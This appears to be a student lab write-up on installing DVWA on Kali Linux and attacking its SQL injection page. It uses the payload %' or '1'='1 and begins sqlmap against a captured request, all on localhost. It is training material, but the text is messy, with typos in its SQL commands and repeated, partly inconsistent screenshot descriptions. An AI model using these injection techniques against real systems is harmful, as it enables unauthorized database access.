//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the file
cp config.inc.php.dist config.inc.php
cat or nano config.inc.php
```



The screenshot shows a terminal window titled "root@kali: /var/www/html/dvwa/config 80x24" running the "nano" text editor on a Kali Linux system. The file being edited is "config.inc.php". The code in the file is as follows:


```
GNU nano 4.5          config.inc.php
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

```
sudo service mysql
startsudo mysql -u
root -p
```



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation

```
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

--(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo service mysql start


--(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

create database dvwa



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation

```
File Actions View Help
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

--(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo service mysql start

--(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]>
```

create user dvwa@localhost identifies by 'p@ssw0rd':

```
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]>
```

grant all on dvwa.* to dvwa@localhosr;
flush privileges;
exit;

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)


MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$
```

```
sudo service apache2 start
```



```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ [ ]
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



username: admin

password: password


The screenshot shows the DVWA setup page. The left sidebar has 'Setup DVWA' selected. The main content area is titled 'Database Setup' and shows a success message: 'Click on the "Create / Reset Database" button below to create or reset your database. If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php'. Below this, it says 'If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.' A 'Setup Check' section follows, displaying various PHP configuration details. On the right side of the interface, there is a terminal window with the command 'cat /etc/passwd | grep admin' and its output: 'admin:x:1000:1000:admin:/home/admin:/bin/bash'. A note next to the terminal says 'that corresponds to your line 1'.

click create database

we get <http://127.0.0.1/DVWA/index.php>

The screenshot shows the DVWA homepage. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area features the DVWA logo and the heading 'Welcome to Damn Vulnerable Web Application!'. It states: 'Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.' Below this, there's a 'General Instructions' section and a 'WARNING!' section. The 'General Instructions' section contains a note about the difficulty of the application and the presence of documented and undocumented vulnerabilities. The 'WARNING!' section cautions users against uploading files to hosting providers' public folders and notes that DVWA runs in NAT networking mode.

Goto DVWA security



Click on impossible

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security (selected)

PHP Info

About

as an example of how web application vulnerabilities as a platform to teach or learn basic exploitation tec

2. Medium - This setting is mainly to give an example t developer has tried but failed to secure an applicatio exploitation techniques.
3. High - This option is an extension to the medium diff practices to attempt to secure the code. The vulnera exploitation, similar in various Capture The Flags (C
4. Impossible - This level should be **secure against all** source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Impossible

Low

Medium

High

Impossible

P-Intrusion Detection System (selected)

PHPIDS works by filtering any user supplied input against a DVWA to serve as a live example of how Web Application F some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

set as LOW.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various exploit categories. The 'SQL Injection' category is highlighted in green. The main content area is titled 'DVWA Security' with a yellow info icon. Under 'Security Level', it says 'Security level is currently: impossible.' Below this is a list of four security levels: Low, Medium, High, and Impossible. A dropdown menu is set to 'Low'. A 'Submit' button is present. At the bottom, there's a section for 'PHPIDS' which is currently disabled.

Click submit.

Attacking the

system:

- SQLInjection:

Enter 1 and Click

The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar menu has 'SQL Injection' selected. The main content area displays the results of an attack: 'User ID:' followed by a text input field containing '1', and a 'Submit' button. Below the input field, the output shows 'ID: 1', 'First name: admin', and 'Surname: admin' in red text. At the bottom, there's a 'More Information' section with a list of links about SQL injection.

submit

Enter 2 and Click submit


The screenshot shows the DVWA SQL Injection page at the URL `127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#`. The sidebar menu on the left has 'SQL Injection' selected. The main form has 'User ID:' set to '2'. The results show the injected payload was executed, displaying the user information for ID 1: First name: admin, Surname: admin.

Enter %' or '1'='1


It displays all the information.

The screenshot shows the DVWA SQL Injection page at the URL `127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#`. The sidebar menu on the left has 'SQL Injection' selected. The main form has 'User ID:' set to '%' or '1'='1'. The results show five user records returned, each with an ID of '%' or '1'='1': Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.


Open burp suite



open burp suite



click proxy



it should be that interception

onthe data will be opened

In the linux terminal create a file with any file

extension. copy the content and paste in the file created

```
(kali㉿kali)-[~]
$ touch sqlinsam.txt

(kali㉿kali)-[~]
$ nano sqlinsam.txt

(kali㉿kali)-[~]
$ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
```

using terminal


to view the content of the created file.

```
└──(kali㉿kali)-[~]
  $ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap -r sqlmaplow.txt

```
└──(kali㉿kali)-[~]
  $ sqlmap -r samp.txt
  [!] [!] [!] [!] {1.6.4#stable}
  [!] [!] [!] [!] https://sqlmap.org
  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
  [*] starting @ 04:31:48 /2022-07-01/
```

To know the databases using sqlmap exploit



